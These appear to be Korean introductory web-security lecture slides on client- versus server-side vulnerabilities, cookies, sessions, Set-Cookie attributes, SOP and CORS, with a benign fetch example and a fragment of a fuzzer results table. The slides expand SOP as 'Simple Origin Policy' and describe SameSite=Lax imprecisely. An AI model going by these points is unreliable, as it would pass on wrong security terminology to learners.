
▼ View filter: Showing all items

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		405	74			1874	
1	1	405	78			1874	
2	2	405	78			1874	
3	3	405	77			1874	
4	4	405	76			1874	
5	5	405	73			1874	
6	6	405	75			1874	

Basic

04. Client-Side vs Server-Side

Client-Side vs Server-Side



Client-Side vs Server-Side

- **Client-Side** 취약점


- 웹 페이지에서 특정 사용자를 대상으로 공격
- 클라이언트의 브라우저, **Javascript**, **HTML** 코드 등에서 발생하는 취약점을 사용
- 세션 탈취, 피싱, **XSS**, **CSRF**, **XS-Leaks** 등등

- **Server-Side** 취약점

- 웹 서버를 대상으로 공격
- 서버의 데이터나 기능을 침해하거나 서버를 탈취하여 장악하는 공격
- 인증 우회, **SQL Injection**, **SSRF**, **SSTI** 등

OWASP TOP 10

- 웹 애플리케이션 보안에 대한 심각한 위험 **10가지 목록**



Client Side Vuln

01. Cookie, Session

웹 서버 인증 과정

- **HTTP** 프로토콜은 **connectionless, stateless**한 특성 때문에 서버는 클라이언트가 누구인지 매번 확인해야함
- 해당 특성때문에 원래였다면 사용자가 다른 페이지에 접근할때마다 아이디나 비밀번호를 입력해야함
- 그러나 보통의 웹 페이지에선 로그인을 통해 인증을 하고 해당 인증 정보를 브라우저에 저장하여 다른 페이지에 접근할 때 사용
- 해당 인증 과정에서 사용되는 것이 쿠키(**cookie**)와 세션(**session**)


쿠키(cookie)

- 쿠키는 클라이언트의 정보 기록과 상태 정보를 표현하는 용도로 사용
- 로그인 시에 서버는 사용자의 정보를 인증할 수 있는 쿠키값을 응답으로 반환함
- 클라이언트는 해당 응답을 가지고 브라우저에 쿠키 형태로 저장을 함
- 추후에 클라이언트가 서버에 요청할 때 해당 쿠키값을 가지고 사용자 인증을 할 수 있음
- 따라서 해당 쿠키를 공격자에게 탈취당할 시 공격자가 내 정보로 서버에 인증을 할 수 있음

세션(session)

- 서버가 쿠키에 저장할 수 있도록 인증 정보를 넘겨줄때 사용자가 해당 인증 정보를 변조할 수 없게 세션(**Session**)을 사용함
- 세션은 인증정보를 서버에 저장하고 유추할 수 없는 랜덤한 값이나 암호화된 값을 세션 키로 만들어 클라이언트에 전달함
- 해당 세션 키를 세션 아이디(**Session ID**)라고 부름

로그인 인증 과정



Set-Cookie

- 서버에서 쿠키를 지정받을 때 **Set-Cookie** 응답 헤더로 받음
- **key = value** 형태로 지정받음



Set-Cookie

필드 속성	설명
Expires=DATE	쿠키 유효 기한
Path=PATH	쿠키 적용 대상이 되는 디렉토리
Domain=도메인명	쿠키 적용 대상이 되는 도메인명
Secure	HTTPS로 통신하는 경우에만 쿠키를 송신
HttpOnly	쿠키를 JavaScript에서 액세스 하지 못하도록 제한
SameSite	Cross-Site로 전송하는 요청의 경우 서드파티 쿠키의 전송에 제한

Set-Cookie (SameSite)


필드 속성	설명
Strict	Cross-Site 요청 시 쿠키를 포함하지 않음 사용자가 직접 사이트를 방문할때만 쿠키 전송
Lax (기본값)	img 태그나 링크 클릭 등 top-level navigation GET요청에만 허용 fetch, POST 등은 차단
None	Cross-Site 요청에 항상 쿠키 포함 대신 반드시 Secure도 함께 필요 (HTTPS 전용)

Client Side Vuln

02. SOP, CORS

SOP (Simple Origin Policy)

- 만약 공격자가 공격자의 서버에 다른 사이트에 사용자의 쿠키로 악성 요청을 보낼 수 있게 자바스크립트를 심어 두고 사용자가 해당 서버에 접속하게 될 경우에 브라우저에 저장된 쿠키로 인해 해킹당할 수 있음



SOP (Simple Origin Policy)

- 해당 경우를 막기위해 세워진 정책이 바로 **SOP** 정책
- 같은 출처가 아닌 **Origin**에 대해 **Cross Origin**으로 간주하는 정책
- 다른 **Origin**에 대해서 **Cookie, LocalStorage, DOM** 등 접근이 불가능
- 예시로, 다른 **Origin**으로 **fetch**를 통해 직접적으로 **POST**요청을 보내고 응답을 받는것이 불가능

SOP (Simple Origin Policy)

The screenshot shows a browser window with the URL `google.com` in the address bar. The main content area displays the Google homepage. On the right side, the developer tools' Console tab is open, showing the following JavaScript code:

```
> fetch('https://example.com')
  .then((response) => response.text())
  .then((text) => console.log(text))
  .catch((error) => console.error(error));
```

Below the code, the browser's developer console lists several errors. One specific error is highlighted with a red border:

- Access to fetch at '<https://example.com/>' from origin '<https://www.google.com>' has been blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present on the requested resource.
- ▶ GET <https://example.com/> net::ERR_FAILED 200 (OK)
- ▶ TypeError: Failed to fetch
at <anonymous>:1:1

CORS (Cross-Origin Resource Sharing)

- CORS정책은 SOP정책을 완화시키기 위한 기능
- 다른 출처의 자원 정책을 허용하기 위한 기능
- Access-Control-Allow-Origin헤더가 응답 헤더로 들어오면 해당 origin의 SOP정책을 완화 가능
- ex) Access-Control-Allow-Origin : <https://www.example.com>

